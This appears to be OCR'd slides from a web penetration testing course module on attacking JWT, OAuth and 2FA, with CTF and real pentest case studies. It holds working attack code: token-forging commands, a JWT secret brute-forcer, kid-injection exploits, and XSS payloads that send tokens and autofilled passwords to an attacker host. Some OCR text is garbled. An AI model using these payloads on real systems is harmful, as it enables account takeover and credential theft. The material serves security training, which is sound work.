Web Application Penetration Testing eXtreme

v2

Attacking Authentication & SSO

Section 01 | Module 13

Table of Contents

MODULE 13 | Attacking Authentication & SSO

Learning Objectives

By the end of this module, you should have a better understanding of:

✓ How to attack modern authentication and SSO implementations

✓ The weak spots of JWT, SAML, OAuth and 2FA

Authentication in Web Apps

13.1.1 Authentication in Web Apps

Authentication is the process of utilizing a credential, known as an identity, to validate that the identify has permission to access the resource. In this case, the resource is the web application.

For the purposes of this lesson, we will focus on discussing authentication performed through a username/password combination, secret token (i.e. Cookie), or a ping code.

13.1.1 Authentication in Web Apps

Below we can see some common features that web applications use, as well as the RFC definition.

- **JSON Web Tokens (JWT)**: RFC7519: A compact mechanism used for transferring claims between two parties.
- **OAuth**: RFC6749: "enables a third-party application to obtain limited access to an HTTP service, either on behalf of a resource owner by orchestrating an approval interaction between the resource owner and the HTTP service, or by allowing the third-party application to obtain access on its own behalf."
- **Security Assertion Markup Language (SAML)**: RFC7522: An XML based single sign-on login standard.

For more information, check out the accompanying links.

https://tools.ietf.org/html/rfc7519 https://tools.ietf.org/html/rfc6749
https://tools.ietf.org/html/rfc7522

13.1 Authentication in Web Apps

Modern web applications also utilize an extra layer of defense when it comes to authentication, 2 Factor Authentication (2FA).

2FA is a method to verify a user's identity by utilizing a combination of two different factors.

- Something you know (password)
- Something you have (OTP)
- Something you are (biometric)

13.1 Authentication in Web Apps

Usual 2FA Bypasses:

- Brute Force (when a secret of limited length is utilized)
- Less common interfaces (mobile app, XMLRPC, API instead of web)
- Forced Browsing
- Predictable/Reusable Tokens

Attacking JWT

13.2.1 JSON Web Tokens (JWT)

According to the official JSON website, a JWT consists of the following 3 pieces in its structure:

1. Header
2. Payload
3. Signature

https://jwt.io/introduction/

13.2.1 JSON Web Tokens (JWT)

In a **header**, you will find the following:

1. Type of the token
2. Signing algorithm

While in a **payload** you'll find the claims.

https://jwt.io/introduction/

13.2.1 JSON Web Tokens (JWT)

The **signature** consists of signing:

- Encoded header
- Encoded payload
- A secret
- Algorithm specified in the header

https://jwt.io/introduction/

13.2.1 JSON Web Tokens (JWT)

To sign an unsigned token, the process is as follows.

```
unsignedToken = encodeBase64(header) + '.' +
encodeBase64(payload)

signature_encoded = encodeBase64(HMAC-
SHA256("secret", unsignedToken))

jwt_token = encodeBase64(header) + "." +
encodeBase64(payload) + "." + signature_encoded
```

13.2.2 JWT Security Facts

- ❑ JWT is not vulnerable to CSRF (except when JWT is put in a cookie)
- ❑ Session theft through an XSS attack is possible when JWT is used
- ❑ Improper token storage (HTML5 storage/cookie)
- ❑ Sometimes the key is weak and can be brute-forced
- ❑ Faulty token expiration
- ❑ JWT can be used as Bearer token in a custom authorization header


13.2.2 JWT Security Facts

- JWT is being used for stateless applications. JWT usage results in no server-side storage and database-based session management. All info is put inside a signed JWT token.
  - Only relying on the secret key
  - Logging out or invalidating specific users is not possible due to the above stateless approach. The same signing key is used for everyone.

13.2.2 JWT Security Facts

- JWT-based authentication can become insecure when client-side data inside the JWT are blindly trusted
  - **Many apps blindly accept the data contained in the payload (no signature verification)**
    - Try submitting various injection-related strings
    - Try changing a user's role to admin etc.
  - **Many apps have no problem accepting an empty signature (effectively no signature)**
    - The above is also known as "The admin party in JWT"
    - This is by design, to support cases when tokens have already been verified through another way
    - When assessing JWT endpoints set the alg to none and specify anything in the payload

13.2.2 JWT Security Facts



... changing the signing key when a user needs to invalidate their sessions.

... keeping a list of revocations, accessible to to my servers, so that I can invalidate tokens.

... just storing an identifier in the token, and storing the actual data server-side.

... storing it in Local Storage instead of a cookie, so that I have far more space.

... making them expire very quickly, so that a compromised token is not a very big deal.

Your blacklisting/ authentication server goes down. What now?

Assume that any unknown token is valid

Assume that any unknown token is invalid

SECURITY PROBLEM
Once the attacker takes out the server, he has free roam, and there's nothing you can do to stop him.

"But I can just change the signing key!"

USABILITY PROBLEM
Sure, except now EVERY SINGLE USER has been logged out. For every time a user gets compromised.

"So then I'll just have a unique signing key for every user, and base it on their password, username, or hash!"

POINTLESS
Congratulations! You've reinvented sessions, with all their problems (notably, their need for centralized state), and gained nothing in the process. But...

SECURITY PROBLEM
The implementation you are using is less battle-tested, and you run a higher risk of vulnerabilities.

SECURITY PROBLEM
Unlike cookies, which are protected from this, any JavaScript on the page can steal it. Including CDN scripts!

USABILITY PROBLEM
If your user goes offline for just a few minutes, they will have to login again when they return.

"I'll just use refresh tokens!"

SECURITY PROBLEM
You can't revoke the long-term tokens, which means you're back to square one.

Source: cryto.net

13.2.2 JWT Security Facts

An interesting resource that consolidates a lot of JWT security information is the below.

https://www.reddit.com/r/netsec/comments/dn10q2/practical_approaches_for_testing_and_breaking_jwt/

https://www.reddit.com/r/netsec/comments/dn10q2/practical_approaches_for_testing_and_breaking_jwt/

13.2.2 JWT Security Facts

There is a variety of tools for assessing/attacking JWT. For example https://github.com/KINGSABRI/jwtear.

HMAC SHA256 signed token creation example:

```
jwtear --generate-token --header '{"typ":"JWT","alg":"HS256"}'
--payload '{"login":"admin"}' --key 'cr@zyp@ss'
```

Empty signature token creating example:

```
jwtear --generate-token --header '{"typ":"JWT","alg":"none"}'
--payload '{"login":"admin"}'
```

https://github.com/KINGSABRI/jwtear

13.2.2 JWT Security Facts

Testing for injection example:

```
jwtear --generate-token --header '{"typ":"JWT","alg":"none"}'
--payload $'{"login":"admin\' or \'a\'=\'a"}'
```

$ is used to escape single quotes.

13.2.3 JWT Attack Scenario 1

In case we want to try brute-forcing/guessing the secret used to sign a token, we can do so as follows, in Ruby.

```
require 'base64'
require 'openssl'


jwt = "jwt_goes_here"

header, data, signature = jwt.split(".")

def sign(data, secret)
Base64.urlsafe_encode64(OpenSSL::HMAC.digest(OpenSSL::Digest.new("sha256"),
secret, data)).gsub("=","")
end
File.readlines("possible_secrets.txt").each do |line|
  line.chomp!
  if sign(header+"."+data, line) == signature
  puts line
  exit
 end
end
```

13.2.4 JWT Attack Scenario 2

When attacking authentication through an XSS vulnerability, we usually try to capture a victim’s cookie as follows.

```
<script>alert(document.cookie)</script>
```

When JWT is employed and localStorage is used, we can attack authentication through XSS using JSON.stringify.

```
<img src='https://<attacker-
server>/yikes?jwt='+JSON.stringify(localStorage);'--!>
```

Credit for the payload to David Roccasalva

13.2.4 JWT Attack Scenario 2

If you obtain an *IdToken*, you can use it to authenticate and impersonate the victim.

If you obtain an *accessToken*, you can use it to generate a new *IdToken* with the help of the authentication endpoint.

13.2.5 JWT Attack Scenario 3

Let’s now go through the solution of a Bitcoin CTF web challenge that included JWT. Specifically,

- Upon successful login, the user is issued a JWT inside a cookie
- HS256 is used
- A user named admin exists
- One of the fields in the JWT header, *kid*, is used by the server to retrieve the key and verify the signature. The problem is that no proper escaping takes place while doing so.

If an attacker manages to control or inject to *kid*, he will be able to create his own signed tokens (since *kid* is essentially the key that is used to verify the signature).

13.2.5 JWT Attack Scenario 3

What we can do, is inject to *kid* and specify a value that resides on the web server and can be predicted (as well as retrieved by the server of course).

- Through provoking errors we identified that the application is using Sinatra under the hood.
- Such a value could be “public/css/bootstrap.css” ← This value comes from Sinatra’s documentation/best practices and it is a legitimate value since no proper escaping occurs while retrieving *kid*.

13.2.5 JWT Attack Scenario 3

A ruby-based exploit can be seen on your right.

```
header = '{"typ":"JWT","alg":"HS256","kid":"public/css/bootstrap.css"}'
payload = '{"user":"admin"}'

require 'base64'
require 'openssl'

data = Base64.strict_encode64(header)+"."+
Base64.strict_encode64(payload)
data.gsub!("=","")

secret = File.open("bootstrap.css").read

signature =
Base64.urlsafe_encode64(OpenSSL::HMAC.digest(OpenSSL::Digest.new("sha25
6"), secret, data))

Puts data+"."+signature
```

13.2.5 JWT Attack Scenario 3

An alternative ruby-based exploit for this challenge can be seen on your right.

```
header = '{"typ":"JWT","alg":"HS256","kid":"kkkkkkkkk\' UNION SELECT
\' xyz"}'
payload = '{"user":"admin"}'

require 'base64'
require 'openssl'

data = Base64.strict_encode64(header)+"."+
Base64.strict_encode64(payload)
data.gsub!("=","")

secret = "xyz"

signature =
Base64.urlsafe_encode64(OpenSSL::HMAC.digest(OpenSSL::Digest.new("sha25
6"), secret, data))

Puts data+"."+signature
```

13.3

Attacking OAuth

13.3.1 OAuth

OAuth2 is the main web standard for authorization between services. It is used to authorize 3rd party apps to access services or data from a provider with which you have an account.

13.3.1 OAuth

OAuth Components

- **Resource Owner**: the entity that can grant access to a protected resource. Typically this is the end-user.
- **Client**: an application requesting access to a protected resource on behalf of the Resource Owner. This is also called a Relying Party.
- **Resource Server**: the server hosting the protected resources. This is the API you want to access, in our case gallery.
- **Authorization Server**: the server that authenticates the Resource Owner, and issues access tokens after getting proper authorization. This is also called an identity provider (IdP).
- **User Agent**: the agent used by the Resource Owner to interact with the Client, for example a browser or a mobile application.

13.3.1 OAuth

OAuth Scopes (actions or privilege requested from the service – visible through the scope parameter)

- Read
- Write
- Access Contacts

13.3.1 OAuth

In OAuth 2.0, the interactions between the user and her browser, the Authorization Server, and the Resource Server can be performed in four different flows.

1. The **authorization code grant**: the Client redirects the user (Resource Owner) to an Authorization Server to ask the user whether the Client can access her Resources. After the user confirms, the Client obtains an Authorization Code that the Client can exchange for an Access Token. This Access Token enables the Client to access the Resources of the Resource Owner.
2. The **implicit grant** is a simplification of the authorization code grant. The Client obtains the Access Token directly rather than being issued an Authorization Code.
3. The **resource owner password credentials grant** enables the Client to obtain an Access Token by using the username and password of the Resource Owner.
4. The **client credentials grant** enables the Client to obtain an Access Token by using its own credentials.

13.3.1 OAuth

Clients can obtain *Access Tokens* via four different flows.

Clients use these access tokens to access an API.

13.3.1 OAuth

The access token is almost always a bearer token.

Some applications use JWT as access tokens.


13.3.2 Common OAuth Attacks

Let's now go through the most common OAuth attacks.

- We have a web site that enables users to manage pictures, named **gallery** (similar to flickr).
- We have a third-party website that allows users to print the pictures hosted at the gallery site, named **photoprint**.

OAuth takes care of giving third-party applications permission to access the pictures.

We will focus on the most common attacks, for more please refer to https://tools.ietf.org/html/rfc6819



Credits to https://koen.buyens.org/ for this playground

https://tools.ietf.org/html/rfc6819

13.3.2 Common OAuth Attacks

Unvalidated RedirectURI Parameter

If the authorization server does not validate that the redirect URI belongs to the client, it is susceptible to two types of attacks.

- Open Redirect
- Account hijacking by stealing authorization codes. If an attacker redirects to a site under their control, the authorization code - which is part of the URI - is given to them. They may be able to exchange it for an access token and thus get access to the user's resources.

Capture the URL the OAuth client uses to communicate with the authorization endpoint.

http://gallery:3005/oauth/authorize?response_type=code&redirect_uri=http%3A%2F%2Fphotoprint%3A3000%2Fcallback&scope=view_gallery&client_id=photoprint

Change the value of the **redirect_uri** parameter.

http://gallery:3005/oauth/authorize?response_type=code&redirect_uri=http%3A%2F%2Fattacker%3A1337%2Fcallback&scope=view_gallery&client_id=photoprint

- If the redirect URI accepts external URLs, such as accounts.google.com, then use a redirector in that external URL to redirect to any website https://accounts.google.com/signout/chrome/landing?continue=https://appengine.google.com/_ah/logout?continue%3Dhttp://attacker:1337
- Use any of the regular bypasses
  - http://example.com%2f%2f.victim.com
  - http://example.com%5c%5c.victim.com
  - http://example.com%3F.victim.com
  - http://example.com%23.victim.com
  - http://victim.com:80%40example.com
  - http://victim.com%2eexample.com


13.3.2 Common OAuth Attacks

Weak Authorization Codes

If the authorization codes are weak, an attacker may be able to guess them at the token endpoint. This is especially true if the client secret is compromised, not used, or not validated.

Intercept the request that the OAuth 2.0 client sends to the OAuth 2.0 Authorization Endpoint.

Send the request to Burp's Sequencer. Select "live capture' and then click "Analyze now". The results will inform you whether you are dealing with weak auth codes or not.


Define custom token location

Define the location of the token within the response. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

[✓] Define start and end

(●) Start after expression: >http://photoprint:3000/callback?code=
( ) Start at offset: 345
(●) End at delimiter: </a></p>
( ) End at fixed length: 5

[ ] Extract from regex group: >http\://photoprint\:3000/callback\?code=(.*?)</a></p>
[✓] Case sensitive

[ ] Exclude HTTP headers [✓] Update config based on selection below

```
HTTP/1.1 302 Found
X-Powered-By: Express
Location: http://photoprint:3000/callback?code=35864
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 128
Date: Sun, 09 Sep 2018 02:58:51 GMT
Connection: close

<p>Found. Redirecting to <a
href="http://photoprint:3000/callback?code=35864">http://photoprint:3000/callback?code=35864</a></p>
```

Burp Sequencer [live capture #2: http://gallery:3005]

Live capture (20000 tokens)

[ ] Auto analyze
Requests: 22427
Errors: 1

Overall result

The overall quality of randomness within the sample is estimated to be: extremely poor.
At a significance level of 1%, the amount of effective entropy is estimated to be: 8 bits.


13.3.2 Common OAuth Attacks

Everlasting Authorization Codes

Expiring unused authorization codes limits the window in which an attacker can use captured or guessed authorization codes, but that's not always the case.

Intercept the request that the OAuth 2.0 client sends to the OAuth 2.0 Authorization Endpoint.

Send the request to Burp's "Session Timeout Test" plugin. Configure the plugin by selecting a matching string that indicates the authorization code is invalid (typically 'Unauthorized') and a minimum timeout of 31 minutes.



```
POST /oauth/token HTTP/1.1
host: gallery:3005
Content-Length: 133
Connection: close

code=9&redirect_uri=http%3A%2F%2Fphotoprint%3A3000%2Fcallback&grant_
authorization_code&client_id=photoprint&clier
```

String to match: HTTP/1.1 401 Unauthorized
Minimum Session Duration: 31
Maximum Session Duration: 120
Interval: 1

Test complete. No session timeout detected.

13.3.2 Common OAuth Attacks

Authorization Codes Not Bound to Client

An attacker can exchange captured or guessed authorization codes for access tokens by using the credentials for another, potentially malicious, client.

Obtain an authorization code (guessed or captured) for an OAuth 2.0 client and exchange with another client.

```
POST /oauth/token HTTP/1.1
host: gallery:3005
Content-Length: 133
Connection: close

code=9&redirect_uri=http%3A%2F%2Fphotoprint%3A3000%2Fcallback&grant_typ
e=authorization_code&client_id=maliciousclient&client_secret=secret
```

13.3.2 Common OAuth Attacks

Weak Handle-Based Access and Refresh Tokens

If the tokens are weak, an attacker may be able to guess them at the resource server or the token endpoint.

Analyze the entropy of multiple captured tokens. Note that it is hard to capture tokens for clients that are classic web applications as these tokens are communicated via a back-channel1. Identity the location of the token endpoint. Most OAuth servers with openID/Connect support publish the locations of their endpoints at **https://[base-server-url]/.well-known/openid-configuration** or at **https://[base-server-url]/.well-known/oauth-authorization-server**. If such endpoint is not available, the token endpoint is usually hosted at token.

1. Make requests to the token endpoint with valid authorization codes or refresh tokens and capture the resulting access tokens. Note that the client ID and secret are typically required. They may be in the body or as a Basic Authorization header.

```
POST /token HTTP/1.1
host: gallery:3005
Content-Length: 133
Connection: close

code=9&redirect_uri=http%3A%2F%2Fphotoprint%3A3000%2Fcallback&
grant_type=authorization_code&client_id=maliciousclient&client_secret=s
ecret
```

13.3.2 Common OAuth Attacks

Weak Handle-Based Access and Refresh Tokens

If the tokens are weak, an attacker may be able to guess them at the resource server or the token endpoint.

Analyze the entropy of multiple captured tokens. Note that it is hard to capture tokens for clients that are classic web applications as these tokens are communicated via a back-channel1. Identity the location of the token endpoint. Most OAuth servers with openID/Connect support publish the locations of their endpoints at **https://[base-server-url]/.well-known/openid-configuration** or at **https://[base-server-url]/.well-known/oauth-authorization-server**. If such endpoint is not available, the token endpoint is usually hosted at token.

2. Analyze the entropy of these tokens using the same approach as described in weak authorization codes. Alternatively, brute-force the tokens at the resource server if you have a compromised client secret or if the client secret is not necessary. The attacker above followed this approach.

13.3.2 Common OAuth Attacks

Insecure Storage of Handle-Based Access and Refresh Tokens

If the handle-based tokens are stored as plain text, an attacker may be able to obtain them from the database at the resource server or the token endpoint.

To validate this as a tester, obtain the contents of the database via a NoSQL/SQL injection attack, and validate whether the tokens have been stored unhashed. Note that it is better to validate this using a code review.

13.3.2 Common OAuth Attacks

Refresh Token not Bound to Client

If the binding between a refresh token and the client is not validated, a malicious client may be able to exchange captured or guessed refresh tokens for access tokens. This is especially problematic if the application allows automatic registration of clients.

Exchange a refresh token that was previously issued for one client with another client. Note, this requires access to multiple clients and their client secrets.

13.3.3 OAuth Attack Scenario 2

In this attack scenario, we will show you how an OAuth-based XSS vulnerability was chained with an insecure X-Frame-Options header and an enabled Autocomplete functionality to provide the attacker with User/Admin credentials. This attack was discovered when pentesting the first iterations of the Open Bank Project (OBP).

The rest of the application sanitized user input extremely well. The OAuth implementation was the only weak spot!


13.3.3 OAuth Attack Scenario 2

Step 0: During our testing activities, we identified that the redirectUrl parameter is vulnerable to reflected cross-site scripting (XSS) attacks due to inadequate sanitization of user supplied data.

- Vulnerable parameter: 'redirectUrl'
- Page resource: 'http://openbankdev:8080/oauth/thanks'
- Attack vector: http://openbankdev:8080/oauth/thanks?redirectUrl=[JS attack vector]

13.3.3 OAuth Attack Scenario 2

Step 1: The following image displays that we were able to load a malicious JavaScript into the vulnerable OBP web page from an external location. The payload depicted is jQuery specific.



```
https://apisandbox.openbankproject.com/oauth/thanks?redirectUrl=javascript:$.getScript(%27//[redacted]/src/util.js%27%29
```

Thank you, you have been authenticated.
The requesting application should have received an ok and you may now close this window.

Open Bank Project is ©2011-2016 TESOBE and distributed under the AGPL and commercial licenses
Twitter | Github | API Documentation | API Explorer | Sofi

```
Name
thanks?redirectUrl=...
website.css?201404...
jquery.min.js
website.js
website.css
obp_logo_stacked.p...
jquery.min.js
toastr.min.js
toastr.min.css
reset.css
nav-home-icon.png
nav-separator.png
util.js?_=147860997...
authorize?oauth_to...
thanks?redirectUrl=...
```

```
▼ General
  Request URL: https://apisandbox.openbankproject.com/oauth/authorize?oauth_token=BXNIS0GQFN0HVGM5AE1P0KDUGK2PAZT1SKQYIFCZ
  Request Method: GET
  Status Code: 302 Found
  Remote Address: 52.57.158.112:443
▼ Response Headers    view source
  Access-Control-Allow-Headers: DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,authorization,origin,accept,client-security-token
  Access-Control-Allow-Methods: GET, POST, OPTIONS
  Cache-Control: no-cache, private, no-store
  Connection: keep-alive
  Content-Length: 0
  Content-Type: text/plain
  Date: Tue, 08 Nov 2016 12:59:15 GMT
```

13.3.3 OAuth Attack Scenario 2

Step 2: Utilizing the injected JavaScript we created an invisible iframe that contained OBP’s login page. That was possible due to the fact that the X-Frame-Options header of OBP’s login page was set to the SAMEORIGIN value.

```
var iframe = document.createElement('iframe');
iframe.style.display = "none";
iframe.src = "http://openbankdev:8080/user_mgt/login";
document.body.appendChild(iframe);
```


13.3.3 OAuth Attack Scenario 2

Step 3: We finally injected the following JavaScript code to access the iframe's forms that contained user credentials due to the fact that Autocomplete functionality was not explicitly disabled.

```
javascript: var p=r(); function r(){var g=0;var x=false;var
x=z(document.forms);g=g+1;var w=window.frames;for(var
k=0;k<w.length;k++) {var x = ((x) ||
(z(w[k].document.forms)));g=g+1;}if (!x) alert('Password not found in
' + g + ' forms');}function z(f){var b=false;for(var
i=0;i<f.length;i++) {var e=f[i].elements;for(var j=0;j<e.length;j++)
{if (h(e[j])) {b=true}}}return b;}function h(ej){var s='';if
(ej.type=='password'){s=ej.value;if
(s!=''){location.href='http://attacker.domain/index.php?pass='+s;}els
e{alert('Password is blank')}return true;}}
```

13.3.3 OAuth Attack Scenario 2

Step 5: A previously set up netcat listener received the target user's password.



```
GET /index.php?pass=[redacted] HTTP/1.1
Host: [redacted]
